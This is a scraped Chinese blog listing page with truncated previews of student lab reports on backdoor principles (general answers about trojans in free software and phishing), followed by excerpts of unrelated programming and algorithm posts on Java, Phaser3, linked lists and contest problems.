2018-2019-2 网络对抗技术 20165317 Exp2 后门原理与实践 基础问题回答 例举你能想到的一个后门进入到你系统中的可能方式? 下载免费应用的时候会有绑定木马. 浏览某些网页时会有内 ...
- 2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践
2018-2019-2 网络对抗技术 20165336 Exp2 后门原理与实践 1.基础问题回答 (1)例举你能想到的一个后门进入到你系统中的可能方式? 下载自己不熟悉的软件时含有病毒. 网络钓鱼, ...
随机推荐
- phaser3 微信小游戏入门
phaser与eget, laya, pixi.js本质上没什么区别. 都是渲染引擎. 其它的都是配角. phaser的特点是.代码容易理解 功能比较全面. 个人比较喜欢phaser的地方 twe ...
- Java NIO Socket编程实例
各I/O模型优缺点 BIO通信模型 BIO主要的问题在于每当有一个新的客户端请求接入时,服务端必须创建一个新的线程处理新接入的客户端链路,一个线程只能处理一个客户端连接 线程池I/O编程 假如所有可用 ...
- Java学习之StringBuffer
1.类介绍 ①线程安全的可变字符串序列,一个类似于String的字符串缓冲区,但是不能修改(就是不能通过加号+连接,String就可以) ②StringBuffer和String类 ...
- 题解 P5239 【回忆京都】
你们这些写题解的,就不能把话说清楚嘛!(吐槽1) 你们这些出题的,就不能多出点东方嘛!(吐槽2) 你们这些做题的,就不来写一篇详细一点的题解嘛!(吐槽3) 以上均是个人吐槽,纯属吐槽,不带任何针对性和 ...
- 关于链表的总结(C++循环实现)
0.目录 1.链表的基本操作 1.1 结点定义 1.2 创建链表 1.3 销毁链表 1.4 打印链表 1.5 获取链表长度 2.结点的基本操作 2.1 删除结点 2.2 查找结点 3.面试题 3.1 ...
- Teams UVA - 11609(快速幂板题)
写的话就是排列组合...但能化简...ΣC(n,i)*C(i,1) 化简为n*2^(n-1) ; #include <iostream> #include <cstdio> # ...
- MT【201】折线计数
甲乙两人参加竞选,结果甲得n票,乙得m票(n > m) . 则在唱票过程中,甲的累计票数始终超过乙的累计票数的概率是_____________. 答案:$\dfrac{n-m}{n+m}$
- 【BZOJ1304】[CQOI2009]叶子的染色(动态规划)
[BZOJ1304][CQOI2009]叶子的染色(动态规划) 题面 BZOJ 洛谷 题解 很简单. 设\(f[i][0/1/2]\)表示以\(i\)为根的子树中,还有颜色为\(0/1/2\)(\(2 ...
- Oracle和SQL SERVER在SQL语句上的差别
Oracle与Sql server都遵循SQL-92标准:http://owen.sj.ca.us/rkowen/howto/sql92F.html,但是也有一些不同之处,差别如下: Oracle中表 ...
- 洛谷P2672 推销员
沙雕贪心...... 我一开始想的是倒着来,每次减去一个. 然后我们就有两个决策:去掉最后一个/去掉前面某一个. 然后第一个决策用并查集维护,第二个决策用线段树即可.仔细想想觉得普及组不会考这种东西, ...